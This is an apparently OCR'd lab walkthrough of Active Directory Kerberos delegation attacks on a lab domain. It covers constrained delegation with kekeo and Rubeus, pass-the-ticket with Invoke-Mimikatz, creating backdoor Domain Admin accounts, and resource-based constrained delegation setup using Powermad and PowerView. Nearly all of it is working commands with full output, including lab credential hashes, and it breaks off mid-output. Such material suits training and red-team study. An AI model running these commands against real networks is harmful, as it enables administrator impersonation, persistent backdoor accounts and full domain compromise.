SName         : krbtgt/BYTESHIELD.local  [KRB_NT_SRV_INST (2)]
Need PAC      : Yes
Auth mode     : ENCRYPTION KEY 23 (rc4_hmac_nt      ): 40b91f814ee9434b2528a8cb53be9ffd
[kdc] name: ROOT-DC01.BYTESHIELD.local (auto)
[kdc] addr: 10.10.1.13 (auto)
  > Ticket in file 'TGT_Win10-Client-01$@BYTESHIELD.LOCAL_krbtgt~BYTESHIELD.local@BYTESHIELD.LOCAL.kirbi'

kekeo #
```

Kerberos Constrained Delegation - kekeo

- Impersonating the Domain Administrator by requesting his TGS for a specific Service
- tgs::s4u /tgt:TGT_Win10-Client-01$@BYTESHIELD.LOCAL_krbtgt~BYTESHIELD.local@BYTESHIELD.LOCAL.kirbi /user:Administrator@byteshield.local /service:cifs/ROOT-DC01.byteshield.local | ldap/ROOT-DC01.byteshield.local

```
kekeo # tgs::s4u /tgt:TGT_Win10-Client-01$@BYTESHIELD.LOCAL_krbtgt~byteshield.local@BYTESHIELD.LOCAL.kirbi /user:Administrator@byteshield.local /
service:cifs/ROOT-DC01.byteshield.local | ldap/ROOT-DC01.byteshield.local
Ticket  : TGT_Win10-Client-01$@BYTESHIELD.LOCAL_krbtgt~byteshield.local@BYTESHIELD.LOCAL.kirbi
  [krb-cred]     S: krbtgt/byteshield.local @ BYTESHIELD.LOCAL
  [krb-cred]     E: [00000012] aes256_hmac
  [enc-krb-cred] P: Win10-Client-01$ @ BYTESHIELD.LOCAL
  [enc-krb-cred] S: krbtgt/byteshield.local @ BYTESHIELD.LOCAL
  [enc-krb-cred] T: [11/28/2023 8:30:43 AM ; 11/28/2023 6:30:43 PM] {R:12/5/2023 8:30:43 AM}
  [enc-krb-cred] F: [40e10000] name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
  [enc-krb-cred] K: ENCRYPTION KEY 18 (aes256_hmac      ): 84a4638e982392cec88c138a3efd816726f370a1c7c6f5295c74723abf683da5
  [s4u2self]  Administrator@byteshield.local
[kdc] name: ROOT-DC01.BYTESHIELD.local (auto)
[kdc] addr: 10.10.1.13 (auto)
  > Ticket in file 'TGS_Administrator@byteshield.local@BYTESHIELD.LOCAL_Win10-Client-01$@BYTESHIELD.LOCAL.kirbi'
Service(s):
  [s4u2proxy] cifs/ROOT-DC01.byteshield.local
  > Ticket in file 'TGS_Administrator@byteshield.local@BYTESHIELD.LOCAL_cifs~ROOT-DC01.byteshield.local@BYTESHIELD.LOCAL.kirbi'
```

Kerberos Constrained Delegation - kekeo

- Passing the ticket
- Import-Module .\Invoke-Mimikatz.ps1
- PS C:\Tools> Invoke-Mimikatz -Command '"kerberos::ptt TGS_Administrator@byteshield.local@BYTESHIELD.LOCAL_cifs~ROOT-DC01.byteshield.local@BYTESHIELD.LOCAL.kirbi"'

```
PS C:\Tools> Import-Module .\Invoke-Mimikatz.ps1
PS C:\Tools> Invoke-Mimikatz -Command '"kerberos::ptt TGS_Administrator@byteshield.local@BYTESHIELD.LOCAL_cifs~ROOT-DC01.byteshield.local@BYTESHI
ELD.LOCAL.kirbi"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # kerberos::ptt TGS_Administrator@byteshield.local@BYTESHIELD.LOCAL_cifs~ROOT-DC01.byteshield.local@BYTESHIELD.LOCAL.kirbi

* File: 'TGS_Administrator@byteshield.local@BYTESHIELD.LOCAL_cifs~ROOT-DC01.byteshield.local@BYTESHIELD.LOCAL.kirbi': OK
```

Kerberos Constrained Delegation - kekeo

- We can now use the impersonated ticket to list the content of the C$ share on the DC
- ls \\ROOT-DC01.byteshield.local\C$

```
PS C:\Tools> ls \\ROOT-DC01.byteshield.local\C$


    Directory: \\ROOT-DC01.byteshield.local\C$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/15/2018  12:19 AM                PerfLogs
d-r---        11/20/2023   3:19 PM                Program Files
d-----        11/20/2023   3:18 PM                Program Files (x86)
d-----        11/20/2023   1:37 PM                Shares
d-----        11/20/2023   3:08 PM                SQLServer2017Media
d-r---        11/26/2023   2:41 PM                Users
d-----        11/26/2023   3:01 PM                Windows


PS C:\Tools> whoami
byteshield\p.brown
```

Kerberos Constrained Delegation - kekeo

- Creating Domain user and add to Domain Admins Group
- net group "Domain Admins" kcd_user /add /dom
- net group "Domain Admins" kcd_user /add /dom

```
PS C:\Tools> net user kcd_user P@ssw0rd1! /add /dom
The request will be processed at a domain controller for domain BYTESHIELD.local.


The command completed successfully.

PS C:\Tools> net group "Domain Admins" kcd_user  /add /dom
The request will be processed at a domain controller for domain BYTESHIELD.local.

The command completed successfully.
```

Kerberos Constrained Delegation - Rubeus

- First thing first Let's get the TGT of the Machine that has the Constrained delegation enabled
- .\Rubeus.exe triage



Kerberos Constrained Delegation - Rubeus

Requesting for the TGT of Win10-Client-01

.\Rubeus.exe asktgt /user:Win10-Client-01$ /rc4:40b91f814ee9434b2528a8cb53be9ffd /outfile:TGT_Win10-Client-01.kirbi

```
PS C:\Tools> .\Rubeus.exe asktgt /user:Win10-Client-01$ /rc4:40b91f814ee9434b2528a8cb53be9ffd /outfile:TGT_Win10-Client-01.kirbi


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 40b91f814ee9434b2528a8cb53be9ffd
[*] Building AS-REQ (w/ preauth) for: 'BYTESHIELD.local\Win10-Client-01$'
[*] Using domain controller: 10.10.1.13:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

Kerberos Constrained Delegation - Rubeus

- Impersonating the Domain administrator using the TGT of Win10-Client-01 and passing it into the current Powershell Session
- .\Rubeus.exe s4u /ticket:TGT_Win10-Client-01.kirbi /msdsspn:"CIFS/ROOT-DC01.byteshield.local" /impersonateuser:Administrator /ptt

```
PS C:\Tools> .\Rubeus.exe s4u /ticket:TGT_Win10-Client-01.kirbi /msdsspn:"CIFS/ROOT-DC01.byteshield.local" /impersonateu
[*] Action: S4U

[*] Action: S4U

[*] Building S4U2self request for: 'Win10-Client-01$@BYTESHIELD.LOCAL'
[*] Using domain controller: ROOT-DC01.BYTESHIELD.local (10.10.1.13)
[*] Sending S4U2self request to 10.10.1.13:88
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'Win10-Client-01$@BYTESHIELD.LOCAL'
[*] base64(ticket.kirbi):
```

Kerberos Constrained Delegation - Rubeus

- Using the Ticket to list the Content of C$ share on the DC
- ls \\ROOT-DC01.BYTESHIELD.local\C$

```
PS C:\Tools> ls \\ROOT-DC01.BYTESHIELD.local\C$


    Directory: \\ROOT-DC01.BYTESHIELD.local\C$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/15/2018  12:19 AM                PerfLogs
d-r---        11/20/2023   3:19 PM                Program Files
d-----        11/20/2023   3:18 PM                Program Files (x86)
d-----        11/20/2023   1:37 PM                Shares
d-----        11/20/2023   3:08 PM                SQLServer2017Media
d-r---        11/26/2023   2:41 PM                Users
d-----        11/26/2023   3:01 PM                Windows
```

Kerberos Constrained Delegation - Rubeus

- Creating Domain user
- net user kcd-r-user P@ssw0rd1! /add /dom
- net group "Domain Admins" kcd-r-user /add /dom

```
PS C:\Tools> net user kcd-r-user P@ssw0rd1! /add /dom
The request will be processed at a domain controller for domain BYTESHIELD.local.

The command completed successfully.
```

```
PS C:\Tools> net group "Domain Admins" kcd-r-user  /add /dom
The request will be processed at a domain controller for domain BYTESHIELD.local.

User kcd-r-user is already a member of group Domain Admins.

More help is available by typing NET HELPMSG 3754.
```

Resource-Based Constrained Delegation

- RBCD Overview & Attacking from Windows
- Resource-based constrained delegation (RBCD) was introduced with Windows Server 2012. This type of delegation allows delegation settings to be configured on the target service instead of the service account being used to access resources.

- RBCD relies on security descriptors instead of an allowed list of SPNs. An administrator defines which security principals can request Kerberos tickets for a user. When a service receives a request to grant access on behalf of another user, the KDC checks against the security descriptors in the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of the principal running the backend service.

- If the security descriptor of the backend service matches that of the frontend service, then access will be granted. RBCD works regardless of the domain functional level but does require at least one Domain Controller running Windows Server 2012 or later in the same domain as both the backend and frontend servers.

Resource-Based Constrained Delegation

- RBCD
- To carry out attacks against RBCD, we require two elements:

- 1 Access to a user or group that has privileges to modify the msDS-AllowedToActOnBehalfOfOtherIdentity property on a computer. This is commonly possible if the user has GenericWrite, GenericAll, WriteProperty, or WriteDACL privileges on a computer object.
- 2 Control of another object that has an SPN.

Resource-Based Constrained Delegation

- The user has GenericAll right over a custom group name RBCD group, let's enumerate the group
- $sid = Convert-NameToSid justin.smith
- Get-DomainObjectAcl -ResolveGUIDs | ? {$_.SecurityIdentifier -eq $sid} -Verbose

```
PS C:\Tools> $sid = Convert-NameToSid justin.smith
PS C:\Tools> Get-DomainObjectAcl -ResolveGUIDs  | ? {$_.SecurityIdentifier -eq $sid} -Verbose


AceType               : AccessAllowed
ObjectDN              : CN=RBCD Group,CN=Users,DC=BYTESHIELD,DC=local
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2650123447-3108711000-1796582875-1122
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2650123447-3108711000-1796582875-1112
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
```

Resource-Based Constrained Delegation

- RBCD has GenericWrite right over WS01 Computer object
- $gsid = Convert-NameToSid "RBCD Group"
- Get-DomainObjectAcl -ResolveGUIDs | ? {$_.SecurityIdentifier -eq $gsid} -Verbose

```
PS C:\Tools> $gsid = Convert-NameToSid "RBCD Group"
PS C:\Tools> Get-DomainObjectAcl -ResolveGUIDs | ? {$_.SecurityIdentifier -eq $gsid} -Verbose


AceType               : AccessAllowed
ObjectDN              : CN=WS01,CN=Computers,DC=BYTESHIELD,DC=local
ActiveDirectoryRights : ListChildren, ReadProperty, GenericWrite
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2650123447-3108711000-1796582875-1120
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2650123447-3108711000-1796582875-1122
AccessMask            : 131132
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
```

Resource-Based Constrained Delegation

- In this case any member of RBCD group can Perform Resource-Based Constrained Delegation against WS01, since we have GenericAll right over the group we can ourselves to the group
- Add-ADGroupMember -Identity "RBCD group" -Members "justin.smith“
- Get-DomainGroupMember -Identity "RBCD group"

```
PS C:\Tools> Add-ADGroupMember -Identity "RBCD group" -Members "justin.smith"
PS C:\Tools> Get-DomainGroup -Identity "RBCD group" | select samaccountname

samaccountname
--------------
RBCD Group


PS C:\Tools> Get-DomainGroupMember -Identity "RBCD group"


GroupDomain                 : BYTESHIELD.local
GroupName                   : RBCD Group
GroupDistinguishedName      : CN=RBCD Group,CN=Users,DC=BYTESHIELD,DC=local
MemberDomain                : BYTESHIELD.local
MemberName                  : Justin.Smith
MemberDistinguishedName     : CN=Justin Smith,CN=Users,DC=BYTESHIELD,DC=local
MemberObjectClass           : user
MemberSID                   : S-1-5-21-2650123447-3108711000-1796582875-1112

GroupDomain                 : BYTESHIELD.local
GroupName                   : RBCD Group
GroupDistinguishedName      : CN=RBCD Group,CN=Users,DC=BYTESHIELD,DC=local
MemberDomain                : BYTESHIELD.local
MemberName                  : James.Brown
MemberDistinguishedName     : CN=James Brown,CN=Users,DC=BYTESHIELD,DC=local
MemberObjectClass           : user
MemberSID                   : S-1-5-21-2650123447-3108711000-1796582875-1111
```

Resource-Based Constrained Delegation

- Justin.Smith is now a member of the group we can safely perform Resource-Based Constrained Delegation against WS01, let's again query the root domain object and look for property ms-ds-machineaccountquota, by default a domain user can add up to 10 computer to domain
- Get-DomainObject -Identity "dc=byteshield,dc=local" -Domain byteshield.local

```
creationtime                                : 133457074342617585
whencreated                                 : 11/20/2023 11:28:18 AM
minpwdlength                                : 7
msds-nctype                                 : 0
pwdhistorylength                            : 24
dc                                          : BYTESHIELD
lockoutobservationwindow                    : -18000000000
msds-masteredby                             : CN=NTDS Settings,CN=ROOT-DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configura
                                              tion,DC=BYTESHIELD,DC=local
usncreated                                  : 4099
subrefs                                     : {DC=TRI,DC=BYTESHIELD,DC=local, DC=ForestDnsZones,DC=BYTESHIELD,DC=local,
                                              DC=DomainDnsZones,DC=BYTESHIELD,DC=local, CN=Configuration,DC=BYTESHIELD,DC=local}
msds-expirepasswordsonsmartcardonlyaccounts : True
masteredby                                  : CN=NTDS Settings,CN=ROOT-DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configura
                                              tion,DC=BYTESHIELD,DC=local
lockoutduration                             : -18000000000
usnchanged                                  : 57359
modifiedcountatlastprom                     : 0
modifiedcount                               : 1
forcelogoff                                 : -9223372036854775808
ms-ds-machineaccountquota                   : 10
minpwdage                                   : -864000000000
```

Resource-Based Constrained Delegation

- Let's Check what version of windows server the DC is running on, because one of the requirement is, the DC should running be on at least windows server 2012 or later

```
PS C:\Tools> Get-DomainController


Forest                     : BYTESHIELD.local
CurrentTime                : 11/28/2023 10:23:10 PM
HighestCommittedUsn        : 57453
OSVersion                  : Windows Server 2019 Standard
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : BYTESHIELD.local
IPAddress                  : 10.10.1.13
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {c2429322-5a2e-4805-a2ce-9a9a3fc110c8}
OutboundConnections        : {5aa55aa3-cb9c-45e3-8e33-e84ba581d8a4}
Name                       : ROOT-DC01.BYTESHIELD.local
Partitions                 : {DC=BYTESHIELD,DC=local, CN=Configuration,DC=BYTESHIELD,DC=local,
                             CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local, DC=DomainDnsZones,DC=BYTESHIELD,DC=local...}
```

Resource-Based Constrained Delegation


- We can confirm if the msds-allowdtoactonbehalfofotheridentity attribute is not set on the server
- Get-DomainComputer ws01 | Select-Object -Property name, msds-allowedtoactonbehalfofotheridentity

```
PS C:\Tools> Get-DomainComputer ws01 | Select-Object -Property name, msds-allowedtoactonbehalfofotheridentity

name msds-allowedtoactonbehalfofotheridentity
---- ----------------------------------------
WS01
```

Resource-Based Constrained Delegation

- We can confirm manually that it is not set



Resource-Based Constrained Delegation

- Performing the attack, first thing first, let create a fake computer FAKE-PC
- Using PowerMad
- Import-Module .\Powermad.ps1

```
PS C:\Tools> cd .\Powermad-master\
PS C:\Tools\Powermad-master> Import-Module .\Powermad.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. If you
trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run
C:\Tools\Powermad-master\Powermad.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): R
```

Resource-Based Constrained Delegation

- Creating FAKE-PC with PowerMad
- New-MachineAccount -MachineAccount FAKE-PC -Password $(ConvertTo-SecureString '123456' -AsPlainText -Force) -Verbose

```
PS C:\Tools\Powermad-master> New-MachineAccount -MachineAccount FAKE-PC -Password $(ConvertTo-SecureString '123456' -AsPlainText -Force)
 -Verbose
VERBOSE: [+] Domain Controller = ROOT-DC01.BYTESHIELD.local
VERBOSE: [+] Domain = BYTESHIELD.local
VERBOSE: [+] SAMAccountName = FAKE-PC$
VERBOSE: [+] Distinguished Name = CN=FAKE-PC,CN=Computers,DC=byteshield,DC=local
[+] Machine account FAKE-PC added
```

Resource-Based Constrained Delegation


- Let's Grab the Computer SID
- Get-DomainComputer FAKE-PC

```
PS C:\Tools\Powermad-master> Get-DomainComputer FAKE-PC


pwdlastset                : 11/28/2023 2:42:18 PM
logoncount                : 0
badpasswordtime           : 12/31/1600 4:00:00 PM
distinguishedname         : CN=FAKE-PC,CN=Computers,DC=BYTESHIELD,DC=local
objectclass               : {top, person, organizationalPerson, user...}
name                      : FAKE-PC
objectsid                 : S-1-5-21-2650123447-3108711000-1796582875-1131
samaccountname            : FAKE-PC$
localpolicyflags          : 0
codepage                  : 0
samaccounttype            : MACHINE_ACCOUNT
accountexpires            : NEVER
countrycode               : 0
whenchanged               : 11/28/2023 10:42:18 PM
instancetype              : 4
usncreated                : 57458
objectguid                : a4964f38-67f8-4a48-b5ee-cb5f69e0a691
lastlogon                 : 12/31/1600 4:00:00 PM
lastlogoff                : 12/31/1600 4:00:00 PM
objectcategory            : CN=Computer,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
dscorepropagationdata     : 1/1/1601 12:00:00 AM
serviceprincipalname      : {RestrictedKrbHost/FAKE-PC, HOST/FAKE-PC, RestrictedKrbHost/FAKE-PC.byteshield.local,
                            HOST/FAKE-PC.byteshield.local}
ms-ds-creatorsid          : {1, 5, 0, 0...}
badpwdcount               : 0
cn                        : FAKE-PC
useraccountcontrol        : WORKSTATION_TRUST_ACCOUNT
whencreated               : 11/28/2023 10:42:18 PM
primarygroupid            : 515
iscriticalsystemobject    : False
usnchanged                : 57460
dnshostname               : FAKE-PC.byteshield.local
```

Resource-Based Constrained Delegation

- Let's Create a new raw security descriptor for the FAKE-PC computer
- $SID = "S-1-5-21-2650123447-3108711000-1796582875-1131"
- $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;; $SID)"
- $SDBytes = New-Object byte[] ($SD.BinaryLength)
- $SD.GetBinaryForm($SDBytes, 0)




Resource-Based Constrained Delegation

- Let's Apply the security descriptor on WS01
- Get-DomainComputer ws01 | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose

```
PS C:\Tools\Powermad-master> Get-DomainComputer ws01 | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Ver
bose
VERBOSE: [Get-DomainSearcher] search base: LDAP://ROOT-DC01.BYTESHIELD.LOCAL/DC=BYTESHIELD,DC=LOCAL
VERBOSE: [Get-DomainObject] Extracted domain 'BYTESHIELD.local' from 'CN=WS01,CN=Computers,DC=BYTESHIELD,DC=local'
VERBOSE: [Get-DomainSearcher] search base: LDAP://ROOT-DC01.BYTESHIELD.LOCAL/DC=BYTESHIELD,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=CN=WS01,CN=Computers,DC=BYTESHIELD,DC=local)))
VERBOSE: [Set-DomainObject] Setting 'msds-allowedtoactonbehalfofotheridentity' to '1 0 4 128 20 0 0 0 0 0 0 0 0 0 0 0 36 0 0 0 1 2 0 0
0 0 0 5 32 0 0 0 32 2 0 0 2 0 44 0 1 0 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 0 5 21 0 0 0 183 172 245 157 88 42 75 185 219 173 21 107 107
 4 0 0' for object 'WS01$'
```

Resource-Based Constrained Delegation

- We can manually confirm that the msDS-allowedToActOnBehalfOfOtherIdentity has been Set



Resource-Based Constrained Delegation

- We can Also Confirm with PowerView
- Get-DomainComputer ws01 -Properties 'msds-allowedtoactonbehalfofotheridentity'

```
PS C:\Tools\Powermad-master> Get-DomainComputer ws01 -Properties 'msds-allowedtoactonbehalfofotheridentity'

msds-allowedtoactonbehalfofotheridentity
----------------------------------------
{1, 0, 4, 128...}
```

Resource-Based Constrained Delegation

- Let's Generate RC4 hash for FAKE-PC
- .\Rubeus.exe hash /password:123456 /user:FAKE-PC /domain:BYTESHIELD.local

```
PS C:\Tools> .\Rubeus.exe hash /password:123456 /user:FAKE-PC /domain:BYTESHIELD.local


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
